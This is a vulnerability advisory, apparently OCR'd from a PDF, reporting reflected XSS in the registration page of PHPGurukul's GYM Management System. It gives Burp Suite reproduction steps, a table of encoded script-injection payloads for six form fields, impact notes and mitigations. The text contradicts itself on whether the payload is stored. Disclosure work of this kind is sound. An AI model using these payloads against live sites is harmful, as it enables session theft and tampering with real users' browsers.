
Reflected Cross-Site Scripting (XSS) vulnerability was identified in the **/gym/registration.php** page of the **GYM Management System using PHP and MySQL**. This flaw allows remote attackers to inject malicious scripts through the **fname, lname, Email, Mobile, State, City** parameter in a **POST** HTTP request. The malicious script is immediately reflected back in the page response without being stored, executing in the user's browser when they access the page. This can compromise user sessions, steal sensitive information, and undermine the integrity of the system.

Official Website URL: https://phpgurukul.com/gym-management-system-using-php-and-mysql/


Affected Vendor	PHPGurukul
Affected Product Name	GYM Management System using PHP and MySQL
Affected Code File	/gym/registration.php
Affected Parameter	fname, lname, Email, Mobile, State, City
Method	POST
Vulnerability Type	Reflected cross-site scripting

Step to Reproduce:

Step1: Visit http://localhost/gym/login.php, click on the "Registration" button, fill in the required details, and then click on "Register Now."





Step2: Intercept the request using **Burp Suite** and sent to repeater.



Step3: Insert the payload into the specified parameters as shown in the screenshot. Then, right-click and select "Request in Browser" to open it in the current browser session, and copy the URL.


Parameters	Payloads
City	vcnQxUuQniwka%22%3e%3cscript%3ealert(6)%3c%2fscript%3ecok1d
state	vcnQxUuQfztch%22%3e%3cscript%3ealert(5)%3c%2fscript%3ei2vsj
Mobile	vcnQxUuQwas23%22%3e%3cscript%3ealert(4)%3c%2fscript%3ewhqw8
Email	vcnQxUuQ@burpcollaborator.netliq5f%22%3e%3cscript%3ealert(3)%3c%2fscript%3ee51vk
lname	vcnQxUuQzrxrh%22%3e%3cscript%3ealert(2)%3c%2fscript%3eonqyw
fname	vcnQxUuQbxvgq%22%3e%3cscript%3ealert(1)%3c%2fscript%3eep95s








Step4: Paste the copied URL into the web browser, press Enter.


Step5: Now notice the given XSS payload executed and stored on web server.


Not Secure
localhost/gym/registration.php
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
localhost
2
Don't allow localhost to prompt you again
OK



Not Secure
localhost/gym/registration.php
localhost
3
Don't allow localhost to prompt you again
OK


Not Secure
localhost/gym/registration.php
localhost
4
Don't allow localhost to prompt you again
OK





In Burp Suite, observe the XSS results



❖ Impact of **Reflected XSS**

- **Session Hijacking**: Attackers can steal session cookies from users, allowing them to impersonate the victim and perform actions on their behalf.
- **Credential Theft**: If a vulnerable site contains a login form or authentication system, attackers can use XSS to steal user credentials by injecting a fake login form or redirecting users to a phishing site.
- **Malicious Redirects**: XSS can be used to redirect users to malicious websites, which may attempt to infect their devices with malware or steal sensitive information.
- **Data Theft**: Attackers can inject scripts to steal sensitive data such as personal information, financial details, or other private data entered by the user.
- **Defacement**: XSS vulnerabilities can be exploited to alter the appearance or content of a webpage, misleading or confusing users and potentially damaging the reputation of the site.
- **Spread of Malware**: Attackers can use XSS to inject malicious scripts that download and execute malware on users' devices, especially if they are running outdated software.

❖ **Recommended Mitigations**

- **Validate and Sanitize Inputs**: Only accept safe, expected data and reject dangerous characters.
- **Output Encoding**: Encode user inputs before displaying them to prevent script execution (e.g., using htmlspecialchars()).
- **Implement CSP**: Use a Content Security Policy to limit allowed scripts.
- **Use HTTP-Only Cookies**: Prevent JavaScript from accessing session cookies.
- **Set Security Headers**: Use headers like X-XSS-Protection and Strict-Transport-Security.
- **Regular Audits**: Continuously test for vulnerabilities through manual and automated methods.
- Refer to the following resources for mitigation strategies:
    - PortSwigger XSS Guide
    - OWASP XSS Prevention Cheat Sheet